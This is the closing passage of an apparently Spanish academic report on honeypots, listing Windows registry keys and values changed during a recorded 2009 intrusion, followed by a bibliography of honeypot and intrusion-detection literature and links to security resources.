HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\ShellNoRoam\Bags\10\Shell
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\ShellNoRoam\Bags\11\Shell
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\ShellNoRoam\Bags\11\Shell
HKEY_USERS\S-1-5-18\Software\Microsoft\Internet Explorer\Extensions\CmdMapping
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3

Ilustración 119. Intrusión 1 - 2009: registros modificados (III).

HKEY_USERS\S-1-5-18\AppEvents\Schemes\Apps\.Default\System...	@	hex(2):25,53,79,73,74,65,6d,52,6f,6f,74,25,5c,6d,65,64,69,61,5c,45,72,72,6f,72,20,64,65,20,57,(
HKEY_USERS\S-1-5-18\AppEvents\Schemes\Apps\.Default\System...	@	hex(2):25,53,79,73,74,65,6d,52,6f,6f,74,25,5c,6d,65,64,69,61,5c,45,72,72,6f,72,20,64,65,20,57,(
HKEY_USERS\S-1-5-18\AppEvents\Schemes\Apps\.Default\System...	@	hex(2):25,53,79,73,74,65,6d,52,6f,6f,74,25,5c,6d,65,64,69,61,5c,45,78,63,6c,61,6d,61,63,69,f3,(
HKEY_USERS\S-1-5-18\AppEvents\Schemes\Apps\Explorer\Naviga...	@	hex(2):25,53,79,73,74,65,6d,52,6f,6f,74,25,5c,6d,65,64,69,61,5c,49,6e,69,63,69,6f,20,64,65,20,5
HKEY_USERS\S-1-5-18\AppEvents\Schemes\Apps\Explorer\Naviga...	@	hex(2):25,53,79,73,74,65,6d,52,6f,6f,74,25,5c,6d,65,64,69,61,5c,49,6e,69,63,69,6f,20,64,65,20,5
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Shar...	Start	dword:00000003
HKEY_USERS\.DEFAULT\AppEvents\Schemes\Apps\.Default\Syste...	@	hex(2):25,53,79,73,74,65,6d,52,6f,6f,74,25,5c,6d,65,64,69,61,5c,45,72,72,6f,72,20,64,65,20,57,(
HKEY_USERS\.DEFAULT\AppEvents\Schemes\Apps\.Default\Syste...	@	hex(2):25,53,79,73,74,65,6d,52,6f,6f,74,25,5c,6d,65,64,69,61,5c,45,72,72,6f,72,20,64,65,20,57,(
HKEY_USERS\.DEFAULT\AppEvents\Schemes\Apps\.Default\Syste...	@	hex(2):25,53,79,73,74,65,6d,52,6f,6f,74,25,5c,6d,65,64,69,61,5c,45,78,63,6c,61,6d,61,63,69,f3,(
HKEY_USERS\.DEFAULT\AppEvents\Schemes\Apps\Explorer\Navig...	@	hex(2):25,53,79,73,74,65,6d,52,6f,6f,74,25,5c,6d,65,64,69,61,5c,49,6e,69,63,69,6f,20,64,65,20,5
HKEY_USERS\.DEFAULT\AppEvents\Schemes\Apps\Explorer\Navig...	@	hex(2):25,53,79,73,74,65,6d,52,6f,6f,74,25,5c,6d,65,64,69,61,5c,49,6e,69,63,69,6f,20,64,65,20,5
HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Explorer\Ext...	NextId	dword:00002002
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVers...	AppData	"C:\Documents and Settings\LocalService\Datos de programa"
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVers...	Cookies	"C:\WINDOWS\system32\config\systemprofile\Cookies"
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVers...	Desktop	""
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVers...	Personal	""
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVers...	Local AppData	"C:\Documents and Settings\LocalService\Configuración local\Datos de programa"
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVers...	Cache	"C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet"
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVers...	History	"C:\WINDOWS\system32\config\systemprofile\Configuración local\Historial"
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVers...	SavedLegacySettings	hex:3c,00,00,00,05,00,00,00,09,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,0(
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVers...	1601	dword:00000001
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-100...	Cookies	"C:\WINDOWS\system32\config\systemprofile\Cookies"
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-100...	Cache	"C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet"
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-100...	History	"C:\WINDOWS\system32\config\systemprofile\Configuración local\Historial"
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-100...	HRZR_HVGBBYONE	hex:07,00,00,00,0c,00,00,00,e0,bb,58,d3,f1,e8,c9,01,
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-100...	HRZR_HVGBBYONE:0k1,130	hex:07,00,00,00,08,00,00,00,e0,e8,70,ca,e2,e8,c9,01,
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-100...	HRZR_EHACNGU	hex:06,00,00,00,2e,00,00,00,40,2b,b1,26,0e,ed,c9,01,
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-100...	SavedLegacySettings	hex:3c,00,00,00,0c,00,00,00,01,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,04,00,00,00,00,00
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-100...	WinPos1024x768(1).left	dword:00000014
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-100...	WinPos1024x768(1).top	dword:0000000c
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-100...	WinPos1024x768(1).right	dword:00000334
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-100...	WinPos1024x768(1).bottom	dword:00000264
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-100...	WinPos1024x768(1).left	dword:000000d0
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-100...	WinPos1024x768(1).top	dword:0000002e
HKEY_USERS\S-1-5-18\Software\Microsoft\Internet Explorer\Exte...	NextId	dword:00002002
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersi...	AppData	"C:\Documents and Settings\LocalService\Datos de programa"
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersi...	Cookies	"C:\WINDOWS\system32\config\systemprofile\Cookies"
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersi...	Desktop	""
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersi...	Personal	""
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersi...	Local AppData	"C:\Documents and Settings\LocalService\Configuración local\Datos de programa"
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersi...	Cache	"C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet"
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersi...	History	"C:\WINDOWS\system32\config\systemprofile\Configuración local\Historial"
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersi...	SavedLegacySettings	hex:3c,00,00,00,05,00,00,00,09,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,0(
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersi...	1601	dword:00000001

Ilustración 120. Intrusión 1 - 2009: valores de los registros modificados (III).

BIBLIOGRAFÍA.

- Niels Provos, Thorsten Holz. "Virtual Honeypots. From Botnet Tracking to Intrusion Detection". Pearson Education Inc, USA, 2007.
- Robertqa Bragg, Mark Rhodes-Ousley, Keith Strassberg. "Network Security: The Complete Reference". McGraw-Hill/Osborne, USA, 2004.
- Honeynet Project. "Know your enemy: revealing the security tools, tactics, and motives of the blackhat community". Addison-Wesley, USA, 2002.
- Pete Szor. "The art of computer virus research and defense". Addison-Wesley, USA, 2005.
- Niels Provos. "A Virtual Honeypot Framework". CITI Technical Report 03-1, Center for Information Technology Integration, University of Michigan, USA, October 2003.
- V.Maheswari, Dr. P. E. Sankaranarayanan. "Honeypots: Deployment and Data Forensic Analysis". International Conference on Computational Intelligence and Multimedia Applications 2007.
- F. Pouget, M. Dacier. "Honeypot-based Forensics". Institut Eurécom, France, 2003.
- Ramón Ramírez. "Honeypot Honeynet: señuelos y máquinas trampa, conozca a su enemigo". SIC: revista seguridad en informática y comunicaciones, n. 56 (sep.2003), p. 62-64.
- Karthik, S., Samudrala, B. and Yang, A.T. Design of Network Security Projects Using Honeypots. Journal of Computing Sciences in Colleges, 20 (4).
- Kreibich, C. and Crowcroft, J. Honeycomb – Creating Intrusion Detection Signatures using Honeypots, Proceedings of the Second Workshop on Hot Topics in Networks (Hotnets II), Boston, 2003, 51-56.

ENLACES DE INTERÉS.

- www.honeynet.org
- www.snort.org
- www.virustotal.com